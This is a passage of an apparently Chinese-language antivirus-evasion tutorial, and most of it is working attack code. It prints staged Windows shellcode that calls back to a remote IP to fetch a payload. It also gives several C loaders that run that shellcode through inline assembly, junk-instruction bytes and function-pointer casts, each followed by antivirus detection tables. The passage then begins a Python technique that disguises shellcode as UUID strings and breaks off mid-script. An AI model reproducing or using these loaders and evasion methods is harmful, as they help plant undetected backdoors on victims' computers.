3\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x41\x56\x64\x62\x00\xc6\x00\x46\x6
a\x16\x47\x3d\x75\xc1\x8c\x21\x8b\xf3\x47\x44\x4e\x34\x3c\x7d\x5b\x79\x89\x9a\x5
5\xf9\x01\x18\x38\x9b\x42\xbc\x49\x7e\x01\x7a\x7f\x76\xa8\x14\x43\x61\xca\x3c\xb
a\x86\xa0\xc4\x29\xdf\x8c\xe5\xe3\x16\x47\x44\x77\xeb\x3c\x69\x46\x9d\xc2\x2d\xa
c\xa8\xc7\xb3\x4e\x2a\x58\x87\x12\xcd\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x7
4\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x6
1\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x39\x2e\x30\x3b\x20\x57\x69\x6
e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x31\x3b\x20\x57\x4f\x57\x36\x34\x3b\x2
0\x54\x72\x69\x64\x65\x6e\x74\x2f\x35\x2e\x30\x3b\x20\x4d\x41\x4c\x43\x4a\x53\x2
9\x0d\x0a\x00\xaa\xd5\x4e\xe7\x6f\x29\x4f\x7c\x9e\x75\x90\xec\xe1\xc8\x9a\x90\x0
e\x7a\x1f\x1d\x1d\x32\x4d\xcf\x5a\x71\xc4\x66\x74\xf5\x18\x3f\xc9\x6c\x0f\x2a\x3
9\xc5\x79\xd1\x61\x59\xf2\x7d\x1f\x8e\x3c\x4d\xb7\x95\x5a\x6c\x59\xc3\xd7\x77\x9
5\xf7\xc9\x9d\xa7\x3d\x22\x11\x0c\xcf\x1d\xa8\x9b\x14\xa3\x15\xf5\xe4\x1d\x30\x3
3\x30\x65\x5b\x6c\xfb\x4f\x14\xa4\xce\x4a\x4f\x39\x06\xc6\x4d\x03\x64\x57\xdf\x6
3\x4f\x72\x9a\x29\x55\xcb\x33\x76\x4a\xaf\x4c\xa9\x3d\x6a\xc4\xb0\x58\xbd\x20\xe
4\x79\x67\x15\x83\xfa\x00\xfc\x15\xc0\x3e\xc4\x17\x3d\x4d\x74\xd4\xe4\x91\x6a\x2
7\xce\x73\xd6\x68\x1a\x61\x54\x72\x57\xe5\xf9\xda\x0a\x51\x78\x0c\xe6\x7b\xbc\x4
5\x60\xfd\x90\xf7\x8a\x07\x07\xd9\x1c\x45\x47\xce\xae\xf5\xc6\x3b\x7d\x34\x1f\xa
1\x25\xa3\xaf\x37\x1d\xb9\xee\x51\xf1\x67\x00\xc9\x0e\x22\x81\xf1\x77\x7d\x4c\x8
d\xac\xc1\x09\x7d\xea\xbb\x4b\xd4\xbd\xa2\xc4\x4b\xa5\x00\x41\xbe\xf0\xb5\xa2\x5
6\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40\x0
0\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89\xf
1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff\xd
5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58\x5
8\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x31\x39\x32\x2e\x31\x3
6\x38\x2e\x32\x34\x31\x2e\x31\x33\x31\x00\x00\x01\x86\xa0";
void main()
{
    __asm
    {
        mov eax, offset shellcode
        jmp eax
    }
```

```
}
```

多引擎检测

检出率：6 / 22　　最近检测时间：2023-01-29 09:35:59

引擎	检出	引擎	检出
微软（MSE）	Trojan:Win32/Meterpreter.A	ESET	a variant of Win32/Rozena.IO trojan
卡巴斯基（Kaspersky）	HEUR:Trojan.Win32.Generic	IKARUS	Backdoor.Shell
Avast	Win32:ShikataGaNai-B	江民（JiangMin）	Trojan.Generic.hhjrd
小红伞（Avira）	无检出	大蜘蛛（Dr.Web）	无检出
AVG	无检出	K7	无检出
安天（Antiy）	无检出	360（Qihoo 360）	无检出
Baidu	无检出	NANO	无检出
瑞星（Rising）	无检出	熊猫（Panda）	无检出
Sophos	无检出	ClamAV	无检出
WebShell专杀	无检出	Baidu-China	无检出
MicroAPT	无检出	OneAV	无检出

收起全部

免杀方式2:汇编+花指令

```
#include <windows.h>
#include <stdio.h>
#pragma comment(linker, "/section:.data,RWE")
unsigned char buf[] = "";
void main()
{
    __asm
    {
        mov eax, offset buf
        _emit 0xFF
        _emit 0xE0
    }
}
```

多引擎检测

检出率：6 / 21

最近检测时间：2023-01-29 09:41:37

引擎	检出	引擎	检出
微软（MSE）	Trojan:Win32/Meterpreter.A	ESET	a variant of Win32/Rozena.IO trojan
卡巴斯基（Kaspersky）	HEUR:Trojan.Win32.Generic	IKARUS	Backdoor.Shell
Avast	Win32:ShikataGaNai-B	江民（JiangMin）	Trojan.Generic.hevsu
小红伞（Avira）	无检出	大蜘蛛（Dr.Web）	无检出
AVG	无检出	K7	无检出
安天（Antiy）	无检出	Baidu	无检出
NANO	无检出	瑞星（Rising）	无检出
熊猫（Panda）	无检出	Sophos	无检出
ClamAV	无检出	WebShell专杀	无检出
Baidu-China	无检出	MicroAPT	无检出
OneAV	无检出		

收起全部

免杀方式3:空指针执行


```
#include <windows.h>
#include <stdio.h>
#pragma comment(linker, "/section:.data,RWE")
unsigned char buf[] =
"\xd9\xc2\xbf\xc5\xbc\xc3\x69\xd9\x74\x24\xf4\x5d\x31\xc9\xb1"
"\xd9\x31\x7d\x1a\x83\xc5\x04\x03\x7d\x16\xe2\x30\x67\x0c\xd7"
"\x99\x66\xb7\xdf\x04\xe2\x9c\xeb\xed\x38\x14\xa2\xc2\xbc\x65"
"\xc1\xd5\xb1\x7a\xc9\x45\xdb\xbb\xcf\x29\xe4\xfd\x5f\x76\x7b"
"\x92\xc9\x2b\x3a\xe9\x87\x79\x8d\x24\x29\x88\x2d\xc9\xfa\xf7"
"\xf5\x78\xb8\x0c\x74\xbf\x97\x2f\xf9\x04\xee\x2b\xdd\x61\x86"
"\xc8\x13\xfc\xd3\xb9\x89\x90\x9d\xa3\x48\xf8\x6d\x4a\xb2\x76"
"\xdf\x8e\x41\x4d\x59\xa2\x67\x86\xae\x5b\xf0\x3d\x8d\x43\x80"
"\x8b\x03\x2f\xda\x8e\x7e\x7c\x68\x23\x83\x32\x78\xb2\x14\xd0"
"\xff\x47\x0c\x98\x76\xba\xf5\xd6\x62\x52\x08\xe8\x98\xdd\x9e"
"\x4a\xf7\xdc\x2a\x87\x0b\x98\xdc\x2c\x2d\xbf\x33\x7b\xf2\x2e"
"\xb4\x84\x72\x76\x40\x6f\x34\xb0\xb0\x71\x80\xb2\xa3\xca\x17"
"\x6a\x33\x39\x3b\x57\x0e\x5b\xcd\xf8\xf1\xdc\xb3\xef\xc8\xad"
"\xda\xf8\x4c\xdf\x06\xc6\xd6\x86\x50\x83\xa8\x64\x2f\x19\xba"
"\x9a\x2e\x21\x13\xa8\x44\x22\x41\x14\xc9\x5a\xb5\x5c\xc3\x7b"
"\x48\x9d\xaf\xc5\xed\x4c\x7c\xae\xe2\x0b\x76\x05\xf6\xcb\xa1"
"\x7b\xbb\x81\x8d\x23\xfe\x81\xcc\xb5\x18\xf8\x1e\x87\x9d\xbc"
"\xc2\xfb\x26\x44\xca\x38\x73\x16\x82\x52\x71\xdb\x17\x14\x5d"
"\x7c\x66\x76\x40\x67\x44\x83\x3d\x9c\x9d\x6f\x22\x05\xff\xc9"
"\xce\x8e\x79\x78\x89\xaf\x0b\xa5\x70\x2d\xd6\x60\x90\x36\x50"
"\x49\x9c\x77\xb9\xd3\x0e\x92\x78\xc9\x7c\x02\xca\x69\x5c\x42"
"\x91\x1c\x67\x24\x4a\x37\x66\x43\x73\x7c\xe9\x58\x6d\x9b\x3a"
"\x31\x61\xac\x5b\xce\x97\x63\x83\xcb\xce\x5b\x2e\xd3\x33\xac"
"\xb8\x0e\xc4\x11\x7d\xe3\xd7\xb1\xe8\xe6\x9e\xc0\xa7\x0e\x7f"
```

```
"\xcb\x84\xe4\x3c\xcd\xb4\x4a\x0d\xb6\x72\xb0\xca\xf8\xc0\xbd"
"\xed\x90\x0e\xb4\xdc\x05\x62\x0f\x79\x34\xba\x10\x9a\x86\x3e"
"\x03\x21\xb2\x35\x9a\x83\xe9\xde\xac\x99\x64\xc7\xb2\x79\x0e"
"\x17\x8b\xfc\x4d\xe5\x8c\x60\x7e\x99\xb8\x63\x21\xf0\xa7\xf7"
"\x15\xd1\xcb\x12\x7c\x83\x61\xf4\xff\x7e\x08\x73\x15\x8a\xed"
"\x87\xbb\x05\xea\x29\xff\xb0\xc2\xfc\xdf\xab\xe2\xd7\xf5\xa3"
"\x45\xf7\xc4\x1f\x6a\xcc\x4c\x5a\x73\xf7\x14\x48\x0d\xa6\x46"
"\x9a\x1c\x97\xbd\x3f\x6e\xe6\x7c\xdc\xd8\xdb\xea\xff\xd9\x08"
"\x75\xbf\x9b\x41\xa5\x5b\x33\x7e\xdc\x42\x86\xbd\x5c\x18\xce"
"\x10\xd5\x14\x03\xca\x40\x01\xf1\x12\x2a\xca\xc8\x4b\xb1\x2b"
"\x24\xc5\x12\x79\x52\xfb\x9b\x85\x15\x2a\xa8\x68\x95\xa6\xc9"
"\xf0\xd2\x63\x6e\xf0\x7a\x36\xa4\xdb\x26\xb9\xf4\x9f\x03\x16"
"\x96\x9e\x01\x12\xae\x38\x3f\xb6\xe3\x81\x67\x28\x69\x0c\x6b"
"\xec\x22\x72\x2d\x03\x90\xf9\x1e\xa1\xae\x4b\x03\xbe\x27\xc3"
"\xe8\x92\x9c\xbe\x34\x38\x15\x1f\x85\x07\x2b\x8a\xbe\x6e\x14"
"\x9d\x0a\xce\x99\xb9\x9c\x67\x8c\x6d\x0f\xe3\xa8\x6f\x3f\xa8"
"\x3a\x31\x32\x4f\x77\x6d\x6e\x17\xe7\x14\x2d\x0d\x30\x4d\x6c"
"\x0a\xe9\xbd\xd0\xa2\x23\x16\x0f\x36\x09\x7d\x2e\xfd\x22\x96"
"\xb9\x0d\xee\x0c\xc0\x4a\xc9\x7c\xe2\x4e\xbb\xcd\xe0\x81\xcc"
"\x23\x54\x72\xed\xae\xe6\x63\x66\x16\x6b\x07\x16\x0c\xe8\x0a"
"\x63\x97\x7e\x70\xdc\x9e\x3e\x42\xfb\x26\x63\x73\x45\xd5\x2d"
"\x84\xfe\x5e\x9f\x14\x92\x33\xf1\x5d\xab\xe0\x59\x55\x5a\x78"
"\xcc\x69\x43\x3b\x3e\xc4\x28\xd6\x79\x68\xf7\xfb\x8e\xe2\xda"
"\x61\xdf\x9c\x93\x07\x37\xf0\x5f\x7d\x5b\xe4\x82\x77\x65\xb1"
"\xe8\x99\x64\xaa\x02\x62\x43\x2c\xf4\xa6\x1b\xb0\xbf\x84\xb9"
"\xb1\x60\x7d\xe4\xfc\x1e\x73\xfe\xff\x17\x57\xd4\xba\x3a\xef"
"\xe8\xac\x5a\x09\x66\xcd\xc3\x70\x51\x67\x18\x88\x6d\x69\x41"
"\x3c\x60\xa7\x0b\x37\x85\xee\x95\xb4\xd7\xbf\xac\x68\x07\x16"
"\x02\xe1\x5d\x6c\xe9\x3a\x9d\x36\x2a\x5b\xed\xab\xcd\x5b\xca"
"\x08\x7e\x7a\x09\x93\xc1\xf9\x19\xe3\x77\xb6\x32\xe7\xbc\x73"
"\x6f\xf2\x4f\x4d\x9b\x2b\xe2\xe4\xa0\x8e\xbf\x08\x51\x68\xeb"
"\x5d\x5c\xb8\x0b\xf7\x08\x9c\x76\x9c\xfb\xd7\x68\x0a\x4f\x95"
"\xcc\x93\xe4\x06\x76\xde\x51\x65\x2d\x7b\xd1\xdb\x96\x4e\xcd"
"\xbb\xe9\xb9\x2e\xdb\xfe\xf5\x1d\x68\xd3\x44\xfc\xfd\x72\x9b"
"\x59\x04\x06\xeb\xbe\x55\xdf\xb9\x6a\xce\x06\xd0\x62\x27\x64"
"\x47\xb1\x0f\xfe\x93\x49\x0a\x02\x19";
int main()
{
    ((void(*)(void)) & buf)     ();
    //void(*)(void) 是类型
    //& buf 待转换的目标变量
    //整句话的意思是将buf转化为函数指针
    //通过最后的()来运行函数
    return 0;
}
```

检出率：5 / 21

最近检测时间：2023-01-29 09:44:33

引擎	检出	引擎	检出
微软（MSE）	Trojan:Win32/Meterpreter.A	ESET	a variant of Win32/Rozena.IO trojan
卡巴斯基（Kaspersky）	HEUR:Trojan.Win32.Generic	Avast	Win32:ShikataGaNai-B
360（Qihoo 360）	HEUR/QVM19.1.F62F.Malware.Gen	小红伞（Avira）	无检出
AVG	无检出	K7	无检出
安天（Antiy）	无检出	江民（JiangMin）	无检出
Baidu	无检出	NANO	无检出
Trustlook	无检出	瑞星（Rising）	无检出
熊猫（Panda）	无检出	Sophos	无检出
ClamAV	无检出	WebShell专杀	无检出
Baidu-China	无检出	MicroAPT	无检出
OneAV	无检出		

收起全部

静态分析

免杀方式4: 空指针+强制类型转化

```
#include <windows.h>
#include <stdio.h>
#pragma comment(linker, "/section:.data,RWE")
unsigned char buf[] =
"\xd9\xc2\xbf\xc5\xbc\xc3\x69\xd9\x74\x24\xf4\x5d\x31\xc9\xb1"
"\xd9\x31\x7d\x1a\x83\xc5\x04\x03\x7d\x16\xe2\x30\x67\x0c\xd7"
"\x99\x66\xb7\xdf\x04\xe2\x9c\xeb\xed\x38\x14\xa2\xc2\xbc\x65"
"\xc1\xd5\xb1\x7a\xc9\x45\xdb\xbb\xcf\x29\xe4\xfd\x5f\x76\x7b"
"\x92\xc9\x2b\x3a\xe9\x87\x79\x8d\x24\x29\x88\x2d\xc9\xfa\xf7"
"\xf5\x78\xb8\x0c\x74\xbf\x97\x2f\xf9\x04\xee\x2b\xdd\x61\x86"
"\xc8\x13\xfc\xd3\xb9\x89\x90\x9d\xa3\x48\xf8\x6d\x4a\xb2\x76"
"\xdf\x8e\x41\x4d\x59\xa2\x67\x86\xae\x5b\xf0\x3d\x8d\x43\x80"
"\x8b\x03\x2f\xda\x8e\x7e\x7c\x68\x23\x83\x32\x78\xb2\x14\xd0"
"\xff\x47\x0c\x98\x76\xba\xf5\xd6\x62\x52\x08\xe8\x98\xdd\x9e"
"\x4a\xf7\xdc\x2a\x87\x0b\x98\xdc\x2c\x2d\xbf\x33\x7b\xf2\x2e"
"\xb4\x84\x72\x76\x40\x6f\x34\xb0\xb0\x71\x80\xb2\xa3\xca\x17"
"\x6a\x33\x39\x3b\x57\x0e\x5b\xcd\xf8\xf1\xdc\xb3\xef\xc8\xad"
"\xda\xf8\x4c\xdf\x06\xc6\xd6\x86\x50\x83\xa8\x64\x2f\x19\xba"
"\x9a\x2e\x21\x13\xa8\x44\x22\x41\x14\xc9\x5a\xb5\x5c\xc3\x7b"
"\x48\x9d\xaf\xc5\xed\x4c\x7c\xae\xe2\x0b\x76\x05\xf6\xcb\xa1"
"\x7b\xbb\x81\x8d\x23\xfe\x81\xcc\xb5\x18\xf8\x1e\x87\x9d\xbc"
"\xc2\xfb\x26\x44\xca\x38\x73\x16\x82\x52\x71\xdb\x17\x14\x5d"
"\x7c\x66\x76\x40\x67\x44\x83\x3d\x9c\x9d\x6f\x22\x05\xff\xc9"
"\xce\x8e\x79\x78\x89\xaf\x0b\xa5\x70\x2d\xd6\x60\x90\x36\x50"
"\x49\x9c\x77\xb9\xd3\x0e\x92\x78\xc9\x7c\x02\xca\x69\x5c\x42"
"\x91\x1c\x67\x24\x4a\x37\x66\x43\x73\x7c\xe9\x58\x6d\x9b\x3a"
"\x31\x61\xac\x5b\xce\x97\x63\x83\xcb\xce\x5b\x2e\xd3\x33\xac"
"\xb8\x0e\xc4\x11\x7d\xe3\xd7\xb1\xe8\xe6\x9e\xc0\xa7\x0e\x7f"
"\xcb\x84\xe4\x3c\xcd\xb4\x4a\x0d\xb6\x72\xb0\xca\xf8\xc0\xbd"
"\xed\x90\x0e\xb4\xdc\x05\x62\x0f\x79\x34\xba\x10\x9a\x86\x3e"
"\x03\x21\xb2\x35\x9a\x83\xe9\xde\xac\x99\x64\xc7\xb2\x79\x0e"
"\x17\x8b\xfc\x4d\xe5\x8c\x60\x7e\x99\xb8\x63\x21\xf0\xa7\xf7"
"\x15\xd1\xcb\x12\x7c\x83\x61\xf4\xff\x7e\x08\x73\x15\x8a\xed"
"\x87\xbb\x05\xea\x29\xff\xb0\xc2\xfc\xdf\xab\xe2\xd7\xf5\xa3"
```

```
"\x45\xf7\xc4\x1f\x6a\xcc\x4c\x5a\x73\xf7\x14\x48\x0d\xa6\x46"
"\x9a\x1c\x97\xbd\x3f\x6e\xe6\x7c\xdc\xd8\xdb\xea\xff\xd9\x08"
"\x75\xbf\x9b\x41\xa5\x5b\x33\x7e\xdc\x42\x86\xbd\x5c\x18\xce"
"\x10\xd5\x14\x03\xca\x40\x01\xf1\x12\x2a\xca\xc8\x4b\xb1\x2b"
"\x24\xc5\x12\x79\x52\xfb\x9b\x85\x15\x2a\xa8\x68\x95\xa6\xc9"
"\xf0\xd2\x63\x6e\xf0\x7a\x36\xa4\xdb\x26\xb9\xf4\x9f\x03\x16"
"\x96\x9e\x01\x12\xae\x38\x3f\xb6\xe3\x81\x67\x28\x69\x0c\x6b"
"\xec\x22\x72\x2d\x03\x90\xf9\x1e\xa1\xae\x4b\x03\xbe\x27\xc3"
"\xe8\x92\x9c\xbe\x34\x38\x15\x1f\x85\x07\x2b\x8a\xbe\x6e\x14"
"\x9d\x0a\xce\x99\xb9\x9c\x67\x8c\x6d\x0f\xe3\xa8\x6f\x3f\xa8"
"\x3a\x31\x32\x4f\x77\x6d\x6e\x17\xe7\x14\x2d\x0d\x30\x4d\x6c"
"\x0a\xe9\xbd\xd0\xa2\x23\x16\x0f\x36\x09\x7d\x2e\xfd\x22\x96"
"\xb9\x0d\xee\x0c\xc0\x4a\xc9\x7c\xe2\x4e\xbb\xcd\xe0\x81\xcc"
"\x23\x54\x72\xed\xae\xe6\x63\x66\x16\x6b\x07\x16\x0c\xe8\x0a"
"\x63\x97\x7e\x70\xdc\x9e\x3e\x42\xfb\x26\x63\x73\x45\xd5\x2d"
"\x84\xfe\x5e\x9f\x14\x92\x33\xf1\x5d\xab\xe0\x59\x55\x5a\x78"
"\xcc\x69\x43\x3b\x3e\xc4\x28\xd6\x79\x68\xf7\xfb\x8e\xe2\xda"
"\x61\xdf\x9c\x93\x07\x37\xf0\x5f\x7d\x5b\xe4\x82\x77\x65\xb1"
"\xe8\x99\x64\xaa\x02\x62\x43\x2c\xf4\xa6\x1b\xb0\xbf\x84\xb9"
"\xb1\x60\x7d\xe4\xfc\x1e\x73\xfe\xff\x17\x57\xd4\xba\x3a\xef"
"\xe8\xac\x5a\x09\x66\xcd\xc3\x70\x51\x67\x18\x88\x6d\x69\x41"
"\x3c\x60\xa7\x0b\x37\x85\xee\x95\xb4\xd7\xbf\xac\x68\x07\x16"
"\x02\xe1\x5d\x6c\xe9\x3a\x9d\x36\x2a\x5b\xed\xab\xcd\x5b\xca"
"\x08\x7e\x7a\x09\x93\xc1\xf9\x19\xe3\x77\xb6\x32\xe7\xbc\x73"
"\x6f\xf2\x4f\x4d\x9b\x2b\xe2\xe4\xa0\x8e\xbf\x08\x51\x68\xeb"
"\x5d\x5c\xb8\x0b\xf7\x08\x9c\x76\x9c\xfb\xd7\x68\x0a\x4f\x95"
"\xcc\x93\xe4\x06\x76\xde\x51\x65\x2d\x7b\xd1\xdb\x96\x4e\xcd"
"\xbb\xe9\xb9\x2e\xdb\xfe\xf5\x1d\x68\xd3\x44\xfc\xfd\x72\x9b"
"\x59\x04\x06\xeb\xbe\x55\xdf\xb9\x6a\xce\x06\xd0\x62\x27\x64"
"\x47\xb1\x0f\xfe\x93\x49\x0a\x02\x19";
void buf_s() {

    ((void(*)(void)) & buf)();
    //使用函数指针执行函数
}
int main()
{
    (  (void(WINAPI*)(void)) & buf_s )();
    // 强制让buf_s 变成windows自带的api




    //和上面的方式一样,多了一层函数的嵌套
    //先将buf_s转化为函数指针,然后运行buf_s
    //运行buf_s的时候就将buf转化为函数指针,然后运行buf
    return 0;
}
```

多引擎检测

检出率：7 / 24

最近检测时间：2023-01-29 09:47:39

引擎	检出	引擎	检出
微软（MSE）	Trojan:Win32/Meterpreter.A	ESET	a variant of Win32/Rozena.IO trojan
卡巴斯基（Kaspersky）	HEUR:Trojan.Win32.Generic	IKARUS	Backdoor.Shell
Avast	Win32:ShikataGaNai-B	GDATA	DeepScan:Generic.ShellCode.Marte...
360（Qihoo 360）	HEUR/QVM19.1.F6A0.Malware.Gen	小红伞（Avira）	无检出
大蜘蛛（Dr.Web）	无检出	AVG	无检出
K7	无检出	安天（Antiy）	无检出

查看全部

单纯的用C语言,过不了火绒,过过360还是没问题的

2.用python进行免杀

生成shellcode

```
\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2
\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7
\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41
\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78
\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50
\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48
\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1
\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41
\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41
\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41
\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69\x6e
\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x48
\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56\x79
\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x78\x03\x00\x00\x4d\x31\xc9\x41\x51
\x41\x51\x6a\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89\xc1
\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba\xeb
\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48\x89
\xda\x49\xc7\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b\xff
\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb\xd3
\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x39\x64\x7a\x46\x00\x28\x1a\x88\x6b
\x11\xec\x84\xac\x0d\x2a\x17\x9a\x63\xd2\xcb\xe8\xdc\xec\x4b\xa2\x10\x25\x4e\xd4
\xea\xb5\xca\x03\x21\x45\x28\x20\x36\x24\x14\xb2\x88\x13\xef\x22\x9b\xe1\xa3\x0d
\x1f\xfd\x1f\x45\xf8\x42\x63\x04\xab\x96\xd6\x93\x7b\x3d\x24\x1f\x79\xc3\x3e\x6c
\x03\xc0\xc7\xf4\x85\xdd\x8e\x35\x77\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74
\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61
\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x31\x30\x2e\x30\x3b\x20\x57\x69
\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x4f\x57\x36\x34\x3b
\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x4d\x44\x44\x43\x4a\x53
\x29\x0d\x0a\x00\x97\x99\x7a\xb6\x41\x44\xb0\xab\x46\x7d\x01\x8c\xf8\x88\x1d\x69
\x58\x60\x7b\xb5\x8a\xec\x11\xb2\xe8\xde\x05\xa9\x12\xb6\x8f\x80\x96\x2b\x29\x8b
\x98\xed\x67\xd5\x62\x96\x30\xcb\xf1\x67\x7c\x11\x76\x7e\x66\xa4\xa3\xe0\xa2\x83
\xef\x1f\x7d\x7c\x40\xef\x6c\xea\xba\xbb\x7f\x89\x70\xbd\xb4\x2b\x88\xb0\x18\x4a
\x5e\x76\x04\x5b\x10\x49\x8f\x32\x99\xed\x70\xe6\x0b\x5d\x0b\xd0\xbb\x58\x5e\xcf
\xc1\x48\x4a\xd9\xb6\xdb\x43\xdb\xb4\xec\x4b\x54\xa0\x3a\x0c\x0b\x4a\x6f\x9b\x84
\x6e\xe7\xe8\x7d\xcc\xd5\x84\x44\x7a\x69\xe7\x50\x3d\x1d\x0c\xdd\x69\x49\xd4\xc0
\x16\xbb\x3e\xd5\xd0\x5d\x97\x7f\x36\x61\x8b\xfd\xef\xf7\xc6\xa0\x54\xfb\x7e\xc6
\x8e\x65\xaa\x30\x1f\xdc\xe2\x5c\x69\x79\x00\xc6\x26\xfd\xb5\x3f\x1f\x05\x72\x97
\xa5\x7a\x1e\xe0\x40\x61\xc3\x82\x39\x98\x71\xa2\x3e\xbf\xc0\x88\x73\x90\x70\xf7
\x37\x9d\xe7\x11\x71\xef\xbe\x81\xb7\xab\x65\x8a\x51\x00\x41\xbe\xf0\xb5\xa2\x56
\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40\x00
\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89\xf1
\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff\xd5
\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58\x58
\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x31\x39\x32\x2e\x31\x36
\x38\x2e\x32\x34\x31\x2e\x31\x33\x31\x00\x00\x01\x86\xa0
```

主要的思路:

1.用python对原始payload进行编码,防止杀毒软件查出来

2.c语言先对编码后的payload进行解码得到原始payload,在执行原始payload

免杀方式1: uuid+函数回调

原理:

UUID: 通用唯一标识符 (Universally Unique Identifier), 对于所有的UUID它可以保证在空间和时间上的唯一性. 它是通过MAC地址, 时间戳, 命名空间, 随机数, 伪随机数来保证生成ID的唯一性, 有着固定的大小(128 bit). 它的唯一性和一致性特点使得可以无需注册过程就能够产生一个新的UUID. UUID可以被用作多种用途, 既可以用来短时间内标记一个对象, 也可以可靠的辨别网络中的持久性对象.

python有根据十六进制字符串生成UUID的函数uuid.UUID()

```
import uuid

def convertToUUID(shellcode):
#uuid的固定大小为128bit,也就是16字节,因此,shellcode的长度需要满足n*16,如果不满足的话就用\x00来填错
    if len(shellcode)%16 !=0:
        print("\n[*] length:",len(shellcode)+(16-(len(shellcode)%16)))
        addNullbyte = b"\x00" * (16-(len(shellcode)%16))
        shellcode += addNullbyte

    uuids = []
    for i in range(0,len(shellcode),16): #在这里将shellcode转化为uuid
    #先从shellcode中截取一部分,然后用uuid.UUID()转化为字符串
        uuidString = str(uuid.UUID(bytes_le=shellcode[i:i+16]))
        #对结果进行处理后放uuids中
        uuids.append(uuidString.replace("'","\""))
    return uuids

if __name__ == '__main__':
```

